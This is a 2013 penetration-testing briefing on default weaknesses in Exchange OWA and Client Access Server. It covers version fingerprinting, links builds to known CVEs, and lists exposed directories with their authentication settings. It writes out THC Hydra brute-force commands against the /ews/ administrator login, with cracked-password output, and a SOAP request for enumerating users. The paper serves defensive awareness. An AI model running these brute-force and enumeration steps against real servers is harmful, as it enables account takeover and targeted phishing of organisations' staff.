HACKING OUTLOOK WEB ACCESS

OR

Exchange CAL Security Briefing (Exchange Client Access Server)

with

Default Vulnerabilities and Attacks Illustrated

Richard Brain

17th May 2013

Table of Contents

1 Brief Introduction

1.2 Introduction to Exchange Client Access server

The Exchange client access server (CAS) is a component of Exchange server that allows users to access their mailbox, using a web browser or a mobile phone. Outlook Web Access (OWA) based web servers, which is one of the most common web servers found exposed on the Internet.

There are a number of security concerns with CAS; perhaps the key concern is that CAS requires full connectivity with the Exchange server which is the main database in many corporate environments. http://blogs.msdn.com/b/brad_hughes/archive/2008/05/05/how-not-to-deploy-client-access-servers.aspx
Other concerns are that Exchange service packs have to be manually applied, with Windows Update only applying the rollups to the service packs allowing badly managed servers to become vulnerable to the latest attacks. Finally CAS exposes a number of services which might not be used, and by allowing external access to these unneeded services increases the risk of a successful attack.

ProCheckUp concentrated on the following current fully patched versions of Exchange on the 10th February 2013, which was installed on a fully patched Windows 2008 server:

- Exchange 2007 version tested was service pack 3, rollup 9.
- Exchange 2010 version tested was service pack 2, rollup 5.

1.3 About this paper

The intent of this paper is to help Chief Security Officers (CSO) to better understand the vulnerabilities in default installations of CAS, and then to take remedial steps to secure them.

All the issues highlighted in this paper were identified on the default installations of Exchange 2007 and Exchange 2010 server (No customisation, only default settings/options were used).

The test platform was a fully patched Windows 2008 server with Windows 2008 Service Pack2 and latest patches till 10th February 2013.

1.4 Summary of issues identified

- Server patch and rollup level can be determined, allowing for targeted attacks
- /ews/ directory is NTLM password protected, allowing credentials to be rapidly brute-forced
- If the administrator user has a weak password, this can be easily brute-forced
- User name disclosure; this can be used for phishing attacks

2 Identifying if the Exchange OWA server is susceptible to published vulnerabilities

2.2 Fingerprinting the Exchange OWA server version


By determining the service pack and rollup level, attackers can then determine whether a server is un-patched and is therefore susceptible to any published vulnerabilities. This problem is further compounded by Windows update only automatically applying the latest rollup patches (as service packs have to be manually installed), resulting in many Exchange servers becoming insecure and vulnerable to attack.

There are various methods to determine the service pack level and rollup used:-

Method 1
This is the simplest way of determining the service pack and rollup update being used which can be simply identified by inspecting the source of the logon web page.

For example Exchange 2007:-
Inspecting the source page of https://mail.victimowa.com/owa/auth/logon.aspx, the version is disclosed after the OWA directory:-

For example Exchange 2010:-
Inspecting the source page of https://mail.victimowa.com/owa/auth/logon.aspx, the version is disclosed after the OWA directory:-



Method 2


If the OWA login page is not directly accessible due to some protective mechanisms such as two factor authentication, it is still possible to enumerate the OWA version by using a brute-force directory enumeration tool like DirBuster. The format of the directory structure which Exchange uses is:-

https://mail.victimowa.com/owa/{version)/

Where the directory version is related to the service pack and rollup version of the Exchange server used (Typically a number of version directories exist on the web server but only one is active).

A DirBuster file called directory-list-OWA.txt (See **Appendix A**) has been created by ProCheckUp to allow DirBuster to enumerate the service pack and rollup in use for Exchange OWA servers.


The following is a screenshot after DirBuster has been run, which determined that the server was running /owa/8.3.297.2 or Update Rollup 9 for Exchange Server 2007 Service Pack 3. (The version numbers within the OWA directory are normally slightly different by a few numbers).



2.3 Identifying the service pack version and rollup level

By knowing the version number we can now determine the service packs and rollup level used from the following site:-

http://social.technet.microsoft.com/wiki/contents/articles/240.exchange-server-and-update-rollups-build-numbers.aspx



Exchange Server 2010 Service Pack 3

Product name	Build number	Date	KB
Microsoft Exchange Server 2010 SP3	14.3.123.4	2/12/2013	KB2808208

Exchange Server 2013

Product name	Build number	Date	KB
Microsoft Exchange Server 2013 Preview	15.0.466.13	7/16/2012	
Microsoft Exchange Server 2013 RTM	15.0.516.32	10/11/2012	

The lookup table in **Appendix B** is an abbreviated version of the above site, and can be used to determine the service pack and rollup level used.

A snippet of the table is below:-
"/owa/8.0.685.24 Microsoft Exchange Server 2007
/owa/8.0.685.25 Microsoft Exchange Server 2007"

For the prior matches of /owa/8.3.297.1 (looking at source code) and /owa/8.3.297.2 (DirBuster match), it was determined that update Rollup 9 for Exchange 2007 Service Pack 3 is used:-

/owa/8.3.279.6 Update Rollup 8-v3 for Exchange Server 2007 Service Pack 3
/owa/8.3.297.2 Update Rollup 9 for Exchange Server 2007 Service Pack 3
/owa/8.3.298.1 Update Rollup 10 for Exchange Server 2007 Service Pack 3

2.1 Published vulnerabilities for Exchange OWA

Now that the service pack is used and rollup versions have been identified, it then becomes possible to determine if the server is possibly vulnerable to any historical flaws e.g.

Outlook Web Access 2007, 2010 WebReady document viewing remote code execution MS13-12
The most severe vulnerability is in Microsoft Exchange Server WebReady Document Viewing. This could allow remote code execution in the security context of the transcoding service on the Exchange server if a user previews a specially crafted file using Outlook Web App (OWA)
http://go.microsoft.com/fwlink/?LinkId=279801

Outlook Web Access 2007 CSRF Vulnerability CVE-2010-3213 (Credit: Rosario Valotta)
This affects all Exchange 2007 servers running a service pack less than service pack 3, and allows any visited web page visited by a user with a current OWA session to take over the user's OWA account.
http://www.exploit-db.com/exploits/14285
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-3213

Outlook Web Access Heap-based buffer overflow CVE-2010-2728
This affects Exchange 2007 servers running a service pack 1 and 2, when Online Mode for an Exchange Server is enabled. This allows remote attackers to execute arbitrary code via a crafted e-mail message, aka "Heap Based Buffer Overflow in Outlook Vulnerability.
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2728


Outlook Web Access 2007 Microsoft Outlook ID parameter cross site scripting (XSS) attack CVE-2010-2091 (Credit: Praveen Darshanam)
This affects Exchange 2007 servers running a service pack 2 rollup 4 and possibly below, as the ID parameter in a Folder IPF does not properly filter values allowing a cross-site scripting (XSS) attack
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-0266
http://www.exploit-db.com/exploits/12728

Outlook Web Access 2007 Microsoft Outlook SMB Attachment Vulnerability CVE-2010-0266
This affects Exchange 2007 servers running a service pack 1 and 2, which does not properly verify e-mail attachments with a PR_ATTACH_METHOD property value of ATTACH_BY_REFERENCE, which allows user-assisted remote attackers to execute arbitrary code via a crafted message.
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-0266

3 Hacking Exchange Server's Client Access Services

3.2 Bruteforcing the administrative password

Both Exchange 2007 and Exchange 2010 expose the /ews/ directory, which is protected by a NTLM login prompt. The ews directory is used by Exchange web services, which allows mobile devices to access user mailboxes.



However by exposing such a NTLM password protected directory, it then becomes trivial to brute-force administrator password which uses a dictionary word, by using common hacking tools like THC HYDRA. As Exchange OWA exposes a number of directories which require NTLM authentication to gain access, and can hence be targeted by common hacking tools. Surprisingly despite being modern software no attempt at throttling requests or intrusion prevention is undertaken by Exchange OWA. The administrator account was chosen as typically it never locks out.

For example to brute-force the administrator password on a fully patched (Rollup 9 Service Pack 3 Exchange 2007) the following command is used to run hydra:-

hydra -l administrator -P dict.txt https://mail.victimowa.com/ews/

```
[testuser]# hydra -l administrator -P dict.txt https://mail.victimowa.com/ews/

Hydra v7.4.2 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-02-12 02:19:10
[WARNING] The service http has been replaced with http-head and http-get, using by default
 GET method. Same for https.
[DATA] 16 tasks, 1 server, 536370 login tries (l:1/p:536370), ~33523 tries per task
[DATA] attacking service http-get on port 443
[STATUS] 8269.00 tries/min, 8269 tries in 00:01h, 528101 todo in 01:04h, 16 active
[STATUS] 8326.33 tries/min, 24979 tries in 00:03h, 511391 todo in 01:02h, 16 active
[443][www] host: [redacted]   login: administrator   password: GOD
```

Similarly for Exchange 2010 the same command also works:-


hydra -l administrator -P dict.txt https://mail.victimowa2.com/ews/

```
[testuser]# hydra -l administrator -P dict.txt https://mail.victimowa2.com/ews/

Hydra v7.4.2 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-04-24 01:56:16
[WARNING] The service http has been replaced with http-head and http-get, using by default
 GET method. Same for https.
[DATA] 16 tasks, 1 server, 536370 login tries (l:1/p:536370), ~33523 tries per task
[DATA] attacking service http-get on port 443
[STATUS] 2146.00 tries/min, 2146 tries in 00:01h, 534224 todo in 04:09h, 16 active
[443][www] host: [redacted]   login: administrator   password: pass@word1
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-04-24 01:57:46
```

Try also to enumerate the administrator accounts on the different active directory domains associated with the target. E.G. /domainname/administrator

In addition Exchange 2007 also exposes and protects the following directories by a NTLM login prompt:-
/oab/
/UnifiedMessaging/

Protective measures, like two factor authentication, do not prevent the administrative password from being brute-forced as it only protects OWA access and not the /ews/ directory which is used by mobile phones.




USELESS!

4 Leveraging the obtained administrator credentials


4.2 Attempting to gain remote access to the administrator's mailbox

After authenticating successfully to the Exchange server, the next obvious step is to use the captured administrator credentials to login to the administrator mailbox via an OWA site:-


In this Exchange 2010 installation the administrator mailbox was remotely accessible:-



Though this might not be possible, as the administrator does not have a mailbox or administrative access to OWA is disabled:-



Or the OWA page is protected by two factor authentication:-




4.3 Attacking other service calls

Even if access to OWA is blocked, access to the https://mail.victimowa.com/ews/Exchange.asmx services is still possible, provided that the administrator account has a mailbox (or an ErrorInvalidSerializedAccessToken error is displayed).

Once the administrator authenticates to the /ews/ directory, to display a list of the different SOAP service calls supported simply request:-

https://mail.victimowa.com/ews/Services.wsdl



The reference guide to the Exchange 2007 services calls is here:-
http://msdn.microsoft.com/en-us/library/exchange/aa566050%28v=exchg.80%29.aspx

The reference guide to the Exchange 2010 services calls is here:-
http://msdn.microsoft.com/en-us/library/exchange/bb409286%28v=exchg.140%29.aspx

4.4 Enumerating usernames using a EWS service call

By determining valid e-mail addresses, attackers can create specific attacks against internal users by trying to determine their password or by phishing them:-

For example a simple **POST** request to https://mail.victimowa.com/ews/Exchange.asmx, which can be used to enumerate different users within the organisation:-

```
Host: mail.victimowa.com
User-Agent: Mozilla/5.0 (Windows NT 6.0; rv:7.0) Gecko/20100101 Firefox/7.0
SOAPAction: "http://schemas.microsoft.com/exchange/services/2006/messages/ResolveNames"
Content-Type: text/xml; charset=utf-8
Expect: 100-continue
Proxy-Connection: Keep-Alive

<SOAP-ENV:Envelope xmlns:ns0="http://schemas.microsoft.com/exchange/services/2006/types"
xmlns:ns1="http://schemas.microsoft.com/exchange/services/2006/messages"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Header/>
  <SOAP-ENV:Body>
    <ns1:ResolveNames xmlns="http://schemas.microsoft.com/exchange/services/2006/messages"
          xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
          ReturnFullContactData="true">
       <UnresolvedEntry>george</UnresolvedEntry>
    </ns1:ResolveNames>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Will result in the following information being returned:-

If the administrator account is not a valid active directory account (it is a local account only), the following error is displayed:-

```
- <soap:Envelope>
  - <soap:Header>
      <t:ServerVersionInfo MajorVersion="8" MinorVersion="3" MajorBuildNumber="297"
      MinorBuildNumber="0"/>
    </soap:Header>
  - <soap:Body>
    - <soap:Fault>
        <faultcode>soap:Client</faultcode>
      - <faultstring>
          Failed to get valid Active Directory information for the calling account. Confirm that it is a valid Active
          Directory account.
        </faultstring>
      - <detail>
          <e:ResponseCode>ErrorInvalidSerializedAccessToken</e:ResponseCode>
        - <e:Message>
            Failed to get valid Active Directory information for the calling account. Confirm that it is a valid Active
            Directory account.
          </e:Message>
        </detail>
      </soap:Fault>
    </soap:Body>
  </soap:Envelope>
```

4.5 Services exposed

Exchange CAS 2007 exposes the following services:-

The Exchange web service

The Exchange web service provides information on users, and allows for the manipulation of items in the data stores.

https://mail.victimowa.com/ews/ is the directory exposed by the Exchange web service

Autodiscover service

The Autodiscover service provides clients with settings in order to connect to Microsoft Exchange. Information is returned to an autodiscover request, which contains the machine name, and other domain information which is needed to connect to the Exchange server.

https://mail.victimowa.com/autodiscover/ is the directory exposed by the Exchange autodiscover service.

The autodiscover service can also be used to enumerate valid email addresses, providing administrator credentials have been enumerated.

Microsoft ActiveSync service

The Exchange web service is the main connection point which mobile phones connect to Exchange 2007/2010.

https://mail.victimowa.com/Microsoft-Server-ActiveSync/ is the directory exposed by the Exchange ActiveSync service.

Outlook Web Access (OWA)

The Outlook Web Access service provides clients with services which allow them to connect to Microsoft Exchange, using a web browser.

https://mail.victimowa.com/owa/ is the directory exposed by the Exchange Outlook Web Access service.

Unified messaging service

The Unified messaging service provides phone devices with services in order to connect to Microsoft Exchange. The unified messaging service provides services which disconnect calls, provide call information, Reset PINs and status information amongst others.

https://mail.victimowa.com/UnifiedMessaging/ is the directory exposed by the Exchange unified messaging service.


In addition Exchange 2010 might expose the PowerShell service (by default disabled):-

PowerShell service

The PowerShell service is used by the Exchange management console to administrate the Exchange server

https://mail.victimowa.com/powershell/ is the directory exposed by the Exchange powershell service

4.6 Exchange 2007 CAS URL's within IIS Manager




/Autodiscover/ (Used by the Exchange autodiscover service.)
/EWS/ (Used by The Exchange web service)
/Exchange/ (Default legacy directory for Exchange 2000/2003, redirects to owa)
/Exchweb/ (Default legacy directory for Exchange 2000/2003, redirects to owa)
/Microsoft-Server-ActiveSync/ (used by mobile devices)
/OAB/ (Used by offline address book)
/owa/ (Used by Outlook Web Access to access mailboxes on Exchange 2007)
/Public/ (Public folder Exchange 2000/2003 legacy directory, redirects to owa)
/Rpc/ (Used to connect Outlook to Exchange instead of a VPN, using RPC over HTTP)
/RpcWithCert/(Used to connect Outlook to Exchange instead of a VPN, using RPC ov
/UnifiedMessaging/ (Integrates VOIP SIP phones and faxes, with messaging allowing voicemail access)

- Note /Rpc/ and /RpcWithCert/ are used by Outlook Anywhere.

Exchange 2007 CAS URL's authentication settings
/Aspnet_client/ (Anonymous authentication)
/Autodiscover/ (Basic and Windows authentication)
/EWS/ (Windows authentication)
/Exchange/ (Basic authentication)
/Exchweb/ (Basic authentication)
/Microsoft-Server-ActiveSync/ (Basic authentication)
/OAB/ (Windows authentication)
/owa/ (Basic authentication)
/Public/ (Basic authentication)
/Rpc/ (Basic and Windows authentication)
/RpcWithCert/ (Disabled)
/UnifiedMessaging/ (Windows authentication)

4.7 URL's exposed by Exchange 2010 CAS



/Abs/
/aspnet_client/
/Autodiscover/ (Used by the Exchange autodiscover service.)
/AutoUpdate/
/CertEnroll/
/CertSrv/
/Conf/
/DeviceUpdateFiles_Ext/ (Microsoft Office Communications Server, firmware file)
/DeviceUpdateFiles_Int/
/ecp/
/Etc/
/EWS/ (Used by The Exchange web service)
/Exchange/ (Default legacy directory for Exchange 2000/2003, redirects to owa)
/Exchweb/ (Default legacy directory for Exchange 2000/2003, redirects to owa)
/GroupExpansion/
/Microsoft-Server-ActiveSync/ (used by mobile devices)
/OAB/ (Used by offline address book)
/ocsp/ (Used by Online Certificate Status Protocol)
/owa/ (Used by Outlook Web Access to access mailboxes on Exchange 2007)
/PhoneConferencing/
/PowerShell/
/Public/ (Public folder Exchange 2000/2003 legacy directory, redirects to owa)
/RequestHandler/ (Part of Microsoft Office Communications Server, updates phone)
/RequestHandlerExt/
/Rgs/
/Rpc/ (Used to connect Outlook to Exchange instead of a VPN, using RPC over HTTP)
/RpcWithCert/(Used to connect Outlook to Exchange instead of a VPN, using RPC over HTTP)

Exchange 2010CAS URL's authentication settings

/Abs/ (Windows authentication)
/Aspnet_client/ (Anonymous and Windows authentication)
/Autodiscover/ (Basic and Windows authentication)
/AutoUpdate/ (Windows authentication)
/CertEnroll/ (Anonymous authentication)
/CertSrv/ (Windows authentication)
/Conf/ (Disabled)
/DeviceUpdateFiles_Ext/ (Anonymous and Windows authentication)
/DeviceUpdateFiles_Int/ (Anonymous authentication)
/ecp/ (Anonymous and basic authentication)
/Etc/ (Anonymous and Windows authentication)
/EWS/ (Windows authentication)
/Exchange/ (Basic authentication)
/Exchweb/ (Basic authentication)
/GroupExpansion/ (Anonymous and Windows authentication)
/Microsoft-Server-ActiveSync/ (Basic authentication)
/OAB/ (Windows authentication)
/ocsp/ (Anonymous authentication)
/owa/ (Basic authentication)
/PhoneConferencing/ (Windows authentication)
/PowerShell/ (Disabled)
/Public/ (Basic authentication)
/RequestHandler/ (Anonymous authentication)
/RequestHandlerExt/ (Windows authentication)
/Rgs/ (Windows authentication)
/Rpc/ (Basic authentication)
/RpcWithCert/ (Disabled)
/UnifiedMessaging/ (Windows authentication)

